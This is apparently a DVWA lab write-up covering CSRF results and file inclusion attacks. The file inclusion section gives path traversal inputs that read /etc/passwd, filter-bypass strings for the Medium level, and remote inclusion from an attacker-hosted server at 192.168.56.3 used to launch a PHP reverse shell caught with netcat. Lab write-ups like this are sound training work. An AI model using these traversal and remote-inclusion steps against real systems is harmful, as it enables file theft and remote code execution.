


Fig 7.3.25 – File Upload confirming the crafted csrf1.html file was uploaded successfully




Fig 7.3.26 – Hosted crafted page opened in a new tab, request captured in Burp Suite's HTTP history




Fig 7.3.27 – Password change confirmed, with the request and response captured in Burp Suite




Fig 7.3.28 – Result after submitting the crafted page at the High level, viewed with Burp Suite and Test Credentials

Behavior at Each Security Level

Level	What was tried	Result
Low	No protection; the crafted page changed the password without any extra step.	Exploited
Medium	The Referrer header is checked; the attack works only if the crafted page is hosted on a trusted origin.	Exploited
High	The current password is required, but the crafted page was hosted through the File Upload module and the password change was confirmed in Burp Suite.	Exploited

Table 7.3 – CSRF Results by Security Level

Impact

An attacker can make a logged-in user change their password, email address or other account settings without the user's knowledge, simply by getting them to open a crafted page or click a link. This can lead to account takeover.

Risk Rating

Medium. The attack needs the victim to be logged in and to open a malicious page, but a successful attempt can lead to full account takeover.

Remediation

- Add a unique, unpredictable anti-CSRF token to every state-changing form and verify it on the server for every request.
- Set the SameSite attribute on session cookies to Lax or Strict.
- Require the current password (or another re-authentication step) for sensitive changes.
- Check the Origin and Referrer header as an additional defense, not as the only defense.
- Use POST requests for state-changing actions instead of GET.

7.4 File Inclusion (LFI/RFI)

Vulnerability	File Inclusion (LFI/RFI)
Module path	DVWA → File Inclusion
OWASP Top 10 (2021)	A03:2021 – Injection
Risk rating	High
Security levels tested	Low, Medium, High
Tools used	Web browser

Description

The File Inclusion module loads a page based on a file name given in the page parameter of the URL. Because the value is not properly validated, it can be changed to point to other files on the server (local file inclusion), or, if remote includes are enabled, to a file hosted on another server (remote file inclusion).

Steps Performed – Low Security Level

Step 1. See the source code and at the low level The code takes a value from the page parameter in the URL using the GET method and assigns it to the $file variable, which will then be loaded and displayed on the web page. The lack of validation or sanitization makes it vulnerable to File Inclusion attacks

Step 2. This vulnerability allows an attacker to specify any file within the server by manipulating the page parameter in the URL.
The attacker tries to access the files in the server using this type of commands ../../../../../
Meaning of this command is ../ used to take the current directory to previous directory one directory back.
All the web page are in the one location /var/www/html we are leaving that directory and coming back to home directory
Step 3. As a result, the content of the /etc/passwd file is now displayed.
From there, we move into the /etc directory and access the passwd file.
This is an example of a Local File Inclusion (LFI) attacks, where we are exploiting the vulnerability to include local files on the server.
Step 4. Now test the remote file inclusion This vulnerability lets an attacker include files from remote servers, which could allow them to run malicious code. We'll see how this can be exploited in our case.
Now let me start the python server and create the php code and sample text document
After starting the Python HTTP server, paste http://192.168.56.3:8000/test into the page URL parameter to open the contents of the test file.
First test the test file
Step 5. now open the URL and test the parameter with your python server IP like this http://192.168.56.3:8000/test
If your file is visible and display the text then it is vulnerable.

Step 6. Now test with the php code and start the netcat also to see the result by using the nc command, we can listen for the incoming connection from the reverse shell and interact with the server remotely.

Evidence




Fig 7.4.1 – Low-level source code showing the page parameter assigned to $file without validation




Fig 7.4.2 – Page parameter set to a path traversal sequence (../../../../../../etc/passwd)

Fig 7.4.3 – Contents of /etc/passwd displayed after the path traversal succeeded




Fig 7.4.4 – Terminal showing the test file, the PHP reverse-shell payload, and the attacker's IP address

Fig 7.4.5 – Python HTTP server started to host the test files for the remote file inclusion test




Fig 7.4.6 – Remote file inclusion: page parameter pointing to the hosted file.txt, content displayed in the browser




Fig 7.4.7 – Remote file inclusion used to run the PHP reverse shell, with netcat listening for the connection

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the File Inclusion module again.
2. View the source code. The Medium level removes the strings “http://”, “https://”, “../” and “..\” from the input, but does not block every way of writing a path (Fig 7.4.9).
3. Try the same path traversal sequence as in the Low level. Confirm that it is now blocked or altered (Fig 7.4.10).

Try this ..././ instead of this ../

Like this ..././..././..././..././..././etc/passwd the LFI is completed

4. Now let’s move on to RFI.

We’ll apply the same technique by inserting http:// within the URL, like this hthttp://tp://,
which seamlessly turns into http:// to bypass the check. Test with the file.txt from low level lab and test with shell code also.

Fig 7.4.8 – File Inclusion module open with the security level set to Medium




Fig 7.4.9 – Medium-level source code showing the strings removed from the input

Fig 7.4.10 – Contents of /etc/passwd displayed after bypassing the Medium-level filter with an alternate traversal sequence




Fig 7.4.11 – Remote file inclusion at the Medium level using the http:// bypass trick, file.txt content displayed

